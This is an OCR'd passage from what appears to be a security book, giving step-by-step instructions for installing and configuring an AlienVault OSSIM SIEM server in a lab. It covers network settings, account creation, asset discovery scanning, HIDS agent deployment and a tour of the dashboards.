
*Primary network interface:*

eth0: Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)

eth1: Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)

8. Next, assign an unused IP address in the subnet of the **Host-only** adapter of VMware Workstation: `192.168.17.100`.
9. Assign a corresponding subnet mask and default gateway: `255.255.255.0` and `192.168.17.1`.
10. Assign a name server IP address of `8.8.8.8`; this way, if we choose to add a gateway to our `Host-only` network, we can pull in updates to the OSSIM server.

11. Enter a super secure root password on the next dialog screen:



Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

*Root password:*

●●●●●●●●●●


Please enter the same root password again to verify that you have typed it correctly.

*Re-enter password to verify:*

●●●●●●●●●●

12. On the next screen, select your timezone.
13. At this point, the OSSIM server will start the installation, which can take up to 20 minutes.


14. When the installation is done, you will see the following screen:



```
=========================================================================
===================== http://www.alienvault.com  ========================
=========================================================================
====  Access the AlienVault web interface using the following URL:  =====
                         https://192.168.17.100/
=========================================================================


AlienVault USM 5.4.0 - x86_64 - tty1

alienvault login: _
```

15. The rest of the configuration will be done from the OSSIM web interface, which is located at `https://192.168.17.100`.
16. Because the secure web interface uses a self-signed certificate, you will have to accept an exception to get to the page.

17. After acceptance of this exception, the following information is required for the administrator of the OSSIM server. Fill in the required details:



Welcome

Congratulations on choosing AlienVault as your Unified Security Management tool. Before using your AlienVault, you will need to create an administrator user account.

If you need more information about AlienVault, please visit AlienVault.com.

Administrator Account Creation


Create an account to access your AlienVault product.

** Asterisks indicate required fields*

| | |
|---|---|
| FULL NAME * | Pascal Ackerman |
| USERNAME * | admin |
| PASSWORD * | ••••••••• very strong |
| CONFIRM PASSWORD * | ••••••••• very strong |
| E-MAIL * | admin@noCompany.here |
| COMPANY NAME | |
| LOCATION | → View Map |

☐ Share anonymous usage statistics and system information with AlienVault to help us make USM better. Learn More

18. After completing this form, the OSSIM server is configured and ready for use.
19. After logging in with the admin account, we just set up the following screen, which will start the wizard for configuring the collection part of the SIEM:



Welcome to the AlienVault OSSIM Getting Started Wizard

You are about to use this wizard to configure the critical security capabilities provided by AlienVault OSSIM.


1 Monitor Network
Configure interfaces and monitor network traffic for threats

2 Discover Assets
OSSIM will perform a discovery scan to detect assets

3 Collect Logs & Monitor Assets
Monitor asset logs and alarm on suspicious activity

Once done you'll be ready to use AlienVault OSSIM. Now, go forth!

20. Click on the **START** button and on the **Configure Network Interfaces** page:
    1. Select **Log Collection & Scanning** from the purpose drop-down menu for **eth1**.
    2. Assign the **IP Address & Netmask** for **eth1**:



Configure Network Interfaces

The network interfaces in AlienVault OSSIM can be configured to run Network Monitoring or as Log Collection & Scanning. On you've configured the interfaces you'll need to ensure that the networking is configured appropriately for each interface so th AlienVault OSSIM is either receiving data passively or has the ability to reach out to the desired network.

| NIC | PURPOSE | IP ADDRESS | STATUS |
|---|---|---|---|
| eth0 | Management | 192.168.17.100 | - |
| eth1 | Log Collection & Scanning | N/A | ● |

Information


- **Management:** The Management interface was configured on the OSSIM Console and allows you to connect to the web UI. This interface cannot be changed from the web UI.
- **Network Monitoring:** Passively listen for network traffic. Interfac will be set to promiscuous mode. Requires a network tap or span. See Instructions on how to setup network tap or span.
- **Log Collection & Scanning:** Colle or receive logs from your assets, run an asset scan, or deploy the HIDS agent. Requires routable access to your networks.
- **Not in Use:** Use this option if you do not want to use one of the network interfaces.

IP Address & Netmask

10.10.20.100

255.255.255.0

21. On the next screen of the wizard, in the **Asset Discovery** step, we can scan the industrial network for assets, or we can enter them manually. Let's do a scan:
    1. Click on **Scan Networks** and check the `local_10_10_20_0_24` network.
    2. Hit **SCAN NOW**:



Scan Networks

The discovery scan will first ping your assets, then probe the services to identify operating system. Add networks manually or import networks from a CSV, if you do not see the networks you would like to scan.

SCAN NETWORKS


Add Networks

| | NETWORK NAME | CIDR | # OF POSSIBLE ASSETS | DESCRIPTION |
|---|---|---|---|---|
| ☑ | Local_10_10_20_0_24 | 10.10.20.0/24 | 256 | |
| ☐ | Local_192_168_17_0_24 | 192.168.17.0/24 | 256 | |

SHOWING 1 TO 2 OF 2 NETWORKS

IMPORT FROM CSV

22. After the scan is done, the next step in the wizard involves remotely installing the host agent/HIDS to the discovered Windows and Linux systems:



Deploy HIDS to Servers

For these devices we recommend deploying HIDS in order to perform file integrity monitoring, rootkit detection and to collect event logs. For windows machines the HIDS agent will be installed locally, for Unix/Linux environments remote HIDS monitoring will be configured.

Enter the domain admin account to install the HIDS agent. The username and password you provide will *not* be permanently stored, it will be used to deploy an agent to the selected assets.

Username: administrator
Password: •••••••••
Domain (Optional):

Deploy to the following hosts:
- Local_10_10_20_0_24
  - ✓ Host-10-10-20-123
  - ✓ Host-10-10-20-122
- Local_192_168_17_0_24


23. Select the discovered assets and provide an administrative logon to allow the installation of the agent and then click on **DEPLOY**.
24. The next step of the wizard sets up the logging parameters for the deployed agents.
25. The final step gives you the option to join AlienVault OTX, a threat exchange program. You should consider signing up as this is a nice service, supplying good threat information straight to your inbox.

This concludes the setup of the OSSIM server. It will start collecting the operating system event logs of the assets it successfully installed the AlienVault agent on. At this point, the main dashboard of the OSSIM server will be shown.


The OSSIM server GUI of the main web page gives access to the following options:

- Dashboards
- Analysis
- Environments
- Reports
- Configuration


**DASHBOARDS:** The dashboards tab shows a comprehensive view of all the components within OSSIM, such as the top five alarms, the top 10 event categories, and found vulnerabilities. Submenus give access to the deployment status, risk maps, and the OTX threat feed stats:



**ANALYSIS**: The analysis tab gives access to the analysis engine of the OSSIM server. The analysis engine is an important component of any SIEM. It allows correlation and drilling down into the events and logs. Submenus give access to alarms, security events, tickets, and raw logs:



**ENVIRONMENT**: The environment tab gives access to settings related to the configured assets, asset groups, networks, vulnerabilities, NetFlow, and detection. This is where you can add assets, run vulnerability scans, and deploy agents:



☐ Asset Value

0 1 2 3 4 5

HIDS Status
- ○ Connected
- ○ Disconnected
- ○ Not Deployed

Availability Status
- ○ Up
- ○ Down
- ○ Unconfigured

